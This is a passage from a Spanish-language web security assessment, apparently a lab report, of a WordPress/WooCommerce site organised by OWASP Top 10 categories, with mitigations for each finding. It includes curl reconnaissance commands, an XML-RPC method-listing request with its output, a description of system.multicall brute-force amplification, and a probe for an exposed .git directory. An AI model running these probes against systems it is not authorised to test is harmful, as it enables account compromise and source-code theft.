No se obliga al navegador a usar siempre HTTPS. Puede haber interceptación de la conexión antes de la redirección a HTTPS. Mitigación: add_header Strict-Transport-Security "max-age=31536000; includeSubDomains; preload"; (preload incluye el dominio en la lista de precarga HSTS de los navegadores); en nginx.conf.

Hallazgo 4 – Vulnerable a BREACH (compresión HTTP activa):

```
+ /: The Content-Encoding header is set to "deflate" which may mean that the
server is vulnerable to the BREACH attack. See: http://breachattack.com/
```

Ilustración 35 Identificación de Hallazgo 4 – Vulnerable a BREACH (compresión HTTP activa)

¿Qué es BREACH? Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext. Cuando un servidor envía respuestas HTTPS comprimidas (con gzip/deflate) y la

respuesta contiene información que el atacante puede controlar parcialmente (como un token CSRF), el atacante puede deducir el valor del token midiendo el tamaño de la respuesta comprimida.

BREACH (Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext, CVE-2013-3587): cuando el servidor envía respuestas HTTPS comprimidas y la respuesta incluye información controlable por el atacante, este puede deducir el valor de tokens CSRF midiendo el tamaño de las respuestas comprimidas.

VULNERABLE – BREACH Attack

La compresión HTTP activa ('deflate') + HTTPS = vulnerabilidad BREACH. Mitigación: gzip off; en nginx.conf, o implementar tokens CSRF únicos por solicitud

Hallazgo 5 – Versión PHP/8.3.30 y nginx expuestas:

Esto se obtiene ejecutando el comando: *curl -I https://palevioletred-wildcat-394676.hostingersite.com | grep -i 'x-powered-by\|server'*

El header X-Powered-By expone PHP/8.3.30 en la respuesta HTTP revela la versión exacta del lenguaje del servidor y el header Server expone la versión de nginx. Con estos datos, un atacante busca en nvd.nist.gov CVEs específicos de esas versiones de PHP 8.3.30 y puede explotar las vulnerabilidades sin parchear directamente.La misma vulnerabilidad aplica para la versión de nginx expuesta en el header Server.

VULNERABLE – Información de versión expuesta

PHP/8.3.30 y versión nginx visibles. Mitigaciones: expose_php = Off en php.ini; server_tokens off en nginx.conf.

Mitigaciones recomendadas completas:

- add_header X-Frame-Options "SAMEORIGIN"; en configuración de nginx.
- add_header X-Content-Type-Options "nosniff"; en configuración de nginx.
- add_header Strict-Transport-Security "max-age=31536000; includeSubDomains; preload"; en nginx.
- add_header Content-Security-Policy "default-src 'self'; script-src 'self' 'unsafe-inline'"; en nginx.
- expose_php = Off en php.ini y server_tokens off; en nginx.conf.
- Deshabilitar gzip para respuestas HTTPS (gzip off;) para mitigar BREACH.

A06:2021 - Componentes Vulnerables y Desactualizados

Uso de bibliotecas, frameworks, plugins, temas o cualquier componente de software con versiones desactualizadas que tienen vulnerabilidades conocidas (CVEs) o que ya no reciben soporte de seguridad. El 97% de las aplicaciones web tiene al menos un componente vulnerable según el OWASP Top 10 2021.

IDENTIFICACIÓN DE PLUGINS CON WPSCAN

¿Qué es WPScan? WPScan es el escáner de seguridad más especializado del mundo para sitios WordPress. Detecta plugins instalados y sus versiones, temas WordPress y sus versiones, usuarios registrados, configuraciones inseguras específicas de WordPress, y vulnerabilidades conocidas (CVEs) usando su base de datos actualizada diariamente.

En el laboratorio se realizó el escaneo a través de la interfaz web de WPScan (https://wpscan.com, registrarnos para obtener la Api que puede ser usada via Docker:

Ilustración 36 interfaz web de WPScan




Ilustración 37 Ejecución de comando para ver Plugins y sus respectivas versiones




Ilustración 38 - IDENTIFICACIÓN DE PLUGINS CON WPSCAN

Hallazgo:

El escaneo con WPScan no fue concluyente debido a las protecciones del servidor (WAF bloqueando parte de las peticiones). Sin embargo, la detección de plugins fue parcial. La falta de ocultación de versiones de software en las respuestas HTTP indica que pueden existir componentes desactualizados con CVEs conocidos. Se recomienda ejecutar WPScan desde Kali Linux con un nivel de detección más alto para obtener resultados completos.

Basándonos en el sistema de estado de WooCommerce y los resultados del escaneo WPScan, se documentan los siguientes componentes con su estado:

Tabla resumen de todos los resultados obtenidos (Plugins con su respectiva versión):

Componente	Versión	Estado	Observación
WordPress Core	6.9.4	Actualizado	Versión actual a abril 2026
WooCommerce	10.6.1	Actualización disponible	Versión 10.7.0 disponible
Akismet Anti-spam	5.6	Actualizado	Versión reciente
Flash Pro (ThemeGrill)	2.4.17	Verificar CVEs	Consultar nvd.nist.gov
All-In-One Security (AIOS)	5.4.6	Actualizado	Verificar configuración lockout
LiteSpeed Cache	7.8.1	Actualizado	Sin issues conocidos
Everest Forms	3.4.3	Actualizado	Verificar CVEs de versión
Font Awesome	5.1.4	Desactualizado	Versión 6.x con parches disponible
PHP	8.3.30	Actualizado	Soportado activamente
Flash Toolkit	1.2.5	Verificar	Plugin del tema – verificar en NVD
Page Builder SiteOrigin	2.34.0	Actualizado	Versión reciente
SiteOrigin Widgets Bundle	1.71.0	Actualizado	Versión reciente
MariaDB	11.8.6	Actualizado	Versión moderna

Vulnerabilidad A06 – Font Awesome 5.1.4 desactualizado

Font Awesome 5.1.4 ya no recibe actualizaciones de seguridad. La versión 6.x incluye parches de seguridad y mejoras. Adicionalmente, carga desde un CDN externo, lo que podría ser vector de supply chain attack si el CDN es comprometido.

Verificación en National Vulnerability Database (NVD):

Se deben consultar las CVEs (Common Vulnerabilities and Exposures) de cada componente en: https://nvd.nist.gov/vuln/search. Se busca cada plugin por nombre y versión para verificar si hay vulnerabilidades conocidas no parchadas. Si las versiones de los plugins manejados son antiguas, puede verificar cuáles mediante esta página cuáles son las vulnerabilidades y cómo podría aplicar un ataque de fuerza bruta sobre el site objetivo".

Mitigaciones recomendadas:

- Actualizar WooCommerce a la versión 10.7.0 (con respaldo completo previo de archivos y base de datos).
- Actualizar Font Awesome a la versión 6.x.
- Verificar Flash Pro 2.4.17 en NVD; si hay CVEs sin parche, evaluar migración a otro tema.
- Establecer proceso mensual de revisión de actualizaciones (WPScan CLI con cron job).
- Suscribirse a WPScan Alert Service para recibir alertas automáticas de nuevas CVEs.

A07:2021 - Fallos de Identificación y Autenticación

Definición

Debilidades en los mecanismos de autenticación y gestión de sesiones que permiten a atacantes suplantar identidades. Incluye: contraseñas débiles, ausencia de MFA, gestión insegura de sesiones, exposición de identificadores de sesión, y endpoints de autenticación alternativos no protegidos como xmlrpc.php.

Primero se ejecuta el comando: curl -s https://palevioletred-wildcat-394676.hostingersite.com/xmlrpc.php





Ilustración 39 xmlrpc.php en navegador



XML-RPC es una API de WordPress basada en XML que originalmente se usaba para publicar contenido de forma remota. En versiones modernas de WordPress está habilitada por defecto pero representa un vector de ataque peligroso porque: permite ataques de fuerza bruta amplificados (un solo request XML puede probar miles de combinaciones usuario/contraseña), es un vector para ataques de pingback y DDOS internos, y muchos atacantes lo explotan para obtener

credenciales o generar tráfico malicioso. La respuesta 'XML-RPC server accepts POST requests only' confirma que el endpoint está activo y escuchando peticiones, el archivo xmlrpc.php responde con contenido XML confirmando que está activo y accesible.


Ejecutamos el siguiente comando para pedirle al servidor que nos muestre los métodos XML-RPC disponibles:


curl -k -X POST ^

-H "Content-Type: text/xml" ^

-d "<?xml version='1.0'?><methodCall><methodName>system.listMethods</methodName></methodCall>" ^

https://palevioletred-wildcat-394676.hostingersite.com/xmlrpc.php




Símbolo del sistema
Windows PowerShell
<value><string>mt.getCategoryList</string></value>
<value><string>metaWeblog.getUsersBlogs</string></value>
<value><string>metaWeblog.deletePost</string></value>
<value><string>metaWeblog.newMediaObject</string></value>
<value><string>metaWeblog.getCategories</string></value>
<value><string>metaWeblog.getRecentPosts</string></value>
<value><string>metaWeblog.getPost</string></value>
<value><string>metaWeblog.editPost</string></value>
<value><string>metaWeblog.newPost</string></value>
<value><string>blogger.deletePost</string></value>
<value><string>blogger.editPost</string></value>
<value><string>blogger.newPost</string></value>
<value><string>blogger.getRecentPosts</string></value>
<value><string>blogger.getPost</string></value>
<value><string>blogger.getUserInfo</string></value>
<value><string>blogger.getUsersBlogs</string></value>
<value><string>wp.restoreRevision</string></value>
<value><string>wp.getRevisions</string></value>
<value><string>wp.getPostTypes</string></value>
<value><string>wp.getPostType</string></value>
<value><string>wp.getPostFormats</string></value>
<value><string>wp.getMediaLibrary</string></value>
<value><string>wp.getMediaItem</string></value>
<value><string>wp.getCommentStatusList</string></value>
<value><string>wp.newComment</string></value>
<value><string>wp.editComment</string></value>
<value><string>wp.deleteComment</string></value>
<value><string>wp.getComments</string></value>
<value><string>wp.getComment</string></value>
<value><string>wp.setOptions</string></value>



Símbolo del sistema
Windows PowerShell
<value><string>wp.getComments</string></value>
<value><string>wp.getComment</string></value>
<value><string>wp.setOptions</string></value>
<value><string>wp.getOptions</string></value>
<value><string>wp.getPageTemplates</string></value>
<value><string>wp.getPageStatusList</string></value>
<value><string>wp.getPostStatusList</string></value>
<value><string>wp.getCommentCount</string></value>
<value><string>wp.deleteFile</string></value>
<value><string>wp.uploadFile</string></value>
<value><string>wp.suggestCategories</string></value>
<value><string>wp.deleteCategory</string></value>
<value><string>wp.newCategory</string></value>
<value><string>wp.getTags</string></value>
<value><string>wp.getCategories</string></value>
<value><string>wp.getAuthors</string></value>
<value><string>wp.getPageList</string></value>
<value><string>wp.editPage</string></value>
<value><string>wp.deletePage</string></value>
<value><string>wp.newPage</string></value>
<value><string>wp.getPages</string></value>
<value><string>wp.getPage</string></value>
<value><string>wp.editProfile</string></value>
<value><string>wp.getProfile</string></value>
<value><string>wp.getUsers</string></value>
<value><string>wp.getUser</string></value>
<value><string>wp.getTaxonomies</string></value>
<value><string>wp.getTaxonomy</string></value>
<value><string>wp.getTerms</string></value>
<value><string>wp.getTerm</string></value>

Ilustración 40 - xmlrpc.php en consola

Al ejecutar el comando se ve que el servidor nos respondió, la siguiente tabla muestra los comandos más relevantes a considerar:

Método	Qué hace	Riesgo
system.multicall	Permite múltiples llamadas en una sola petición	usado en ataques de fuerza bruta
pingback.ping	Sistema de pingbacks de WordPress	usado en DDoS/amplificación
wp.uploadFile	Permite subir archivos autenticados	normal si hay login válido
wp.newPost	Crear posts remotamente	normal
metaWeblog.*	APIs antiguas de publicación	superficie extra
wp.getUsersBlogs	Consulta blogs del usuario	usado en enumeración/login




Ilustración 41Realización de método de Fuerza Bruta system.multicall

¿Por qué es peligroso xmlrpc.php?

1. Amplificación de fuerza bruta: el método system.multicall permite enviar hasta 500 intentos de autenticación en UN SOLO request HTTP, evadiendo completamente los

límites de intentos configurados en wp-login.php. El plugin AIOS instalado protege /wp-login.php pero no xmlrpc.php.

2. Vector de pingback para DDoS: puede usarse para generar requests HTTP masivos desde el servidor hacia terceros.

3. Vector de SSRF mediante el método pingback.ping.

VULNERABLE – xmlrpc.php activo

El endpoint xmlrpc.php está accesible y activo, junto con ello system.multicall está habilitado y pingback.ping está habilitado, lo permite ataques de fuerza bruta amplificados que eluden los controles y protecciones de login normal. Un atacante puede probar 500 combinaciones usuario/contraseña por request sin que AIOS lo detecte con una sola petición HTTP, sin que los plugins de seguridad (que protegen /wp-login.php) lo detecten. Mitigación: deshabilitar xmlrpc.php en nginx.conf: location = /xmlrpc.php { deny all; return 403; } o instalar el plugin 'Disable XML-RPC'. significa que nuestro sitio podría recibir ataques automatizados XML-RPC, especialmente a los de fuerza bruta o abuso de pingbacks.

Mitigaciones recomendadas:

- Deshabilitar xmlrpc.php completamente (recomendado si no se usa para publicación remota): añadir en nginx.conf: location = /xmlrpc.php { deny all; return 403; }
- Usar plugin 'Disable XML-RPC' en WordPress.
- Cambiar username 'admin' por uno no predecible (el username admin es el primero que prueba cualquier atacante).

- Verificar y activar el login lockout en el plugin All-In-One Security (AIOS) ya instalado.
- Implementar 2FA (Two-Factor Authentication) para cuentas de administrador.

A08:2021 - Fallas en la Integridad del Software y los Datos

Definición

Cubre situaciones donde el código o los datos no tienen verificación de integridad. Incluye exposición de repositorios Git (.git/config), pipelines CI/CD sin protección, actualizaciones sin verificación de firma, y deserialización insegura de objetos La exposición de. git permite reconstruir el código fuente completo. Incluye, en el contexto de WordPress, la instalación de plugins desde fuentes no verificadas, actualizaciones automáticas sin control, y posible manipulación de plugins/temas.

Prueba Ejecutada (Git Bash):

Comando: **curl -I -s https://palevioletred-wildcat-394676.hostingersite.com/.git/config**

Si el servidor retorna HTTP 200 con el contenido del archivo. git/config, el repositorio Git está expuesto públicamente. Esto permite a un atacante usar la herramienta git-dumper para reconstruir el código fuente completo del sitio, obteniendo: historial completo de commits (incluyendo código eliminado), credenciales hardcodeadas en commits anteriores, claves API y tokens de acceso, y la arquitectura completa de la aplicación.

